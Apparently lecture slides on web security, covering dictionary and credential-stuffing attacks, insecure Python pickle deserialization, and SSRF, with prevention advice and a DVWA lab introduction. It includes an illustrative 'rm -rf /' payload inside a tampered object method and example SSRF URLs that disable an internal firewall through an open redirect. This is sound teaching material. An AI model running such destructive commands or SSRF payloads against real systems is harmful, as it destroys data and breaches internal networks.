
- It is common for users to pick passwords that are easy to remember, thus the password “123456789ABC” is a lot more common than “frex#be!?Vu6adR”.

- A dictionary attack uses this to its advantage and uses a predetermined list of words (a dictionary) and tries these as passwords.

LiU EXPANDING REALITY

“Skyhigh analyzed 11 million passwords for cloud services that are for sale on Darknet…” (2015)

https://www.skyhighnetworks.com/cloud-security-blog/you-wont-believe-the-20-most-popular-cloud-service-passwords/



TOP 20 MOST COMMON PASSWORDS

(as a percentage of all passwords)

1.	123456	4.1%	11.	login	0.2%
2.	password	1.3%	12.	welcome	0.2%
3.	12345	0.8%	13.	loveme	0.2%
4.	1234	0.6%	14.	hottie	0.2%
5.	football	0.3%	15.	abc123	0.2%
6.	qwerty	0.3%	16.	121212	0.2%
7.	1234567890	0.3%	17.	123654789	0.2%
8.	1234567	0.3%	18.	flower	0.2%
9.	princess	0.3%	19.	passw0rd	0.2%
10.	solo	0.2%	20.	dragon	0.1%

LiU EXPANDING REALITY

Brute force – Credential stuffing

- A variant of dictionary attacks
- Attacker uses a list of known username/password combinations **from an earlier breach** and tries every entry in the list on another web app
  - Exploits the fact that many people use the same username/password on several sites

Avoiding Brute Force attacks

- Enforce better password selection (however enforcing complex passwords leads to users writing them down).
- Ensure that passwords are not common words (that have high likelihood of existing in dictionaries).
- Lock out after ***x*** number of failed attempts.
- Only allow ***y*** number of attempts per minute.
- Use 2-factor authentication if possible

A8: Software and Data Integrity Failures

Vulnerabilities related to inadequate verification of code or data integrity

- Supply chain vulnerabilities
  - Relying on unverified third-party code
    - For example, using npm packages that no longer are maintained, or might be controlled by malicious entity
  - Not checking integrity of software updates
    - For example, many IoT devices, etc. use unsigned firmware updates
- Important to keep track of all components depended on in an app
  - Sometimes called the “software bill of materials” (SBOM)

- Not verifying integrity of serialized data from untrusted sources…

Insecure Deserialization

Previously had its own entry in OWASP Top 10

- Now included under “Software and Data Integrity Failures”

Caused by deserializing untrusted data on the server

- Can allow arbitrary code execution on the server
  ⇨ May lead to total system compromise!

Insecure Deserialization – Background

Many languages (e.g. Java, Python, PHP, etc.) has a built-in mechanism to transform (*serialize*) objects into a portable format

- Serialized objects are just a string (binary or ASCII), which can be sent over the network or stored in a file
- Can later be transformed back into a valid object by calling a *deserialization* function on the binary string

Can be pretty useful…

Insecure Deserialization – Example

Imagine that you have a web app written in Python where people can play a game without requiring login

- Players are represented internally with Python objects, with some data and functions:

```
class Player:
    ...
    def getName(self):
        return self._name
    ...
```

LiU EXPANDING REALITY

Insecure Deserialization – Example

You can serialize a player object and store it in a cookie in the user's session

```
cookie = base64.b64encode(pickle.dumps(userObj))
```

The serialization module is called "pickle" in Python

When a user makes a request to your web server, the object can then be deserialized from the cookie, and called from your server-side Python code:

```
userObj = pickle.loads(base64.b64decode(cookie))
name = userObj.getName()
...
```

Avoids having to store player state in database on server

Pretty neat huh? But there is a problem…

Insecure Deserialization – Example

Attacker can deserialize your object in the cookie, modify it, re-serialize it, and submit it as a cookie in a request

Your code on the server side then ends up executing a new version of the `getName` function…

```
class Player:
    ...
    def getName(self):
        os.system('rm -rf /’)
    ...
```

Runs an arbitrary OS command

LiU EXPANDING REALITY

Insecure Deserialization – Consequences

- Often a bit tricky to exploit, but consequences can be catastrophic – arbitrary code execution on server
  - Access to system may be limited by interpreter, attacks like on the previous slide may not work
  - However, often possible to “glitch” the interpreter by supplying a malformed serialized object – can be exploited similar to e.g. a buffer overflow or use-after-free
- Caused by the fact that off-the-shelf serialization functionality in languages such as Java, Python, etc. are not designed to handle malformed serialized data

Insecure Deserialization – Prevention

Only way to be completely safe is to not use the built-in deserialization functionality

- Instead, implement your own serialization using a data format with only primitive data types (e.g. JSON)

If you need to use built-in deserialization (e.g. because of legacy code)

- Implement secure integrity checks on serialized data
- Use privilege separation for deserialization code
- Log and monitor for abuse

A9: Security Logging and Monitoring Failures

- Exuberates the consequences of attacks
- For example:
  - Failure to log important events (e.g. failed logins)
  - Logs are created but not checked
  - Automatic alarms (on e.g. failed login attempts) are misconfigured – attacks go unnoticed

LiU EXPANDING REALITY

A10: Server-Side Request Forgery (SSRF)

Allows attackers to trick a public-facing web server to make a malicious request to an *internal* server

- Attacker can manipulate systems that are behind a firewall, or otherwise not directly reachable by direct requests
  - Can be both attacks where internal response is relayed back in response to attacker (sensitive data exposure)…
  - … or “blind” attacks, e.g.:
    `https://192.168.0.1/firewall.php?disableFirewall=true`
- We already mentioned that XXE can be used for this sort of attack
- Can also be caused by lacking input validation when URLs for internal requests are crafted from user input – check internal URLs against whitelist!
- Note: Whitelist can be bypassed if *other* internal server allows open redirects

For example, domain “**internal-one**” is on whitelist, but **192.168.0.1** is not:
```
https://internal-one/index.php?redirect=https://192.168.0.1/
firewall.php?disableFirewall=true
```

Web Security – Conclusion

- We have seen several vulnerabilities.
  - Some have been removed from last (2017) edition of OWASP Top 10
  - Some classical bugs (e.g. XSS and SQL Injection) are still prevalent
- We only covered the bugs considered most critical/prevalent here
  - A vast number of other web vulnerabilities exist
- Many problems are due to sloppy operational security or poor design, rather than specific implementation flaws
  - Web apps are extremely complex systems consisting of many different evolving components
  - Need to have a clear strategy for managing this complexity!

Web Security Lab

- In the lab you will explore the “Damn Vulnerable Web Application”.
- The applications are supposed to run on the system that we provide
- If you runt it on your own computer, **make sure you know what you are doing!**
  - Make certain the web app cannot be reached by outside requests
  - You are responsible for any damage you may cause on your own system
  - The application is extremely vulnerable…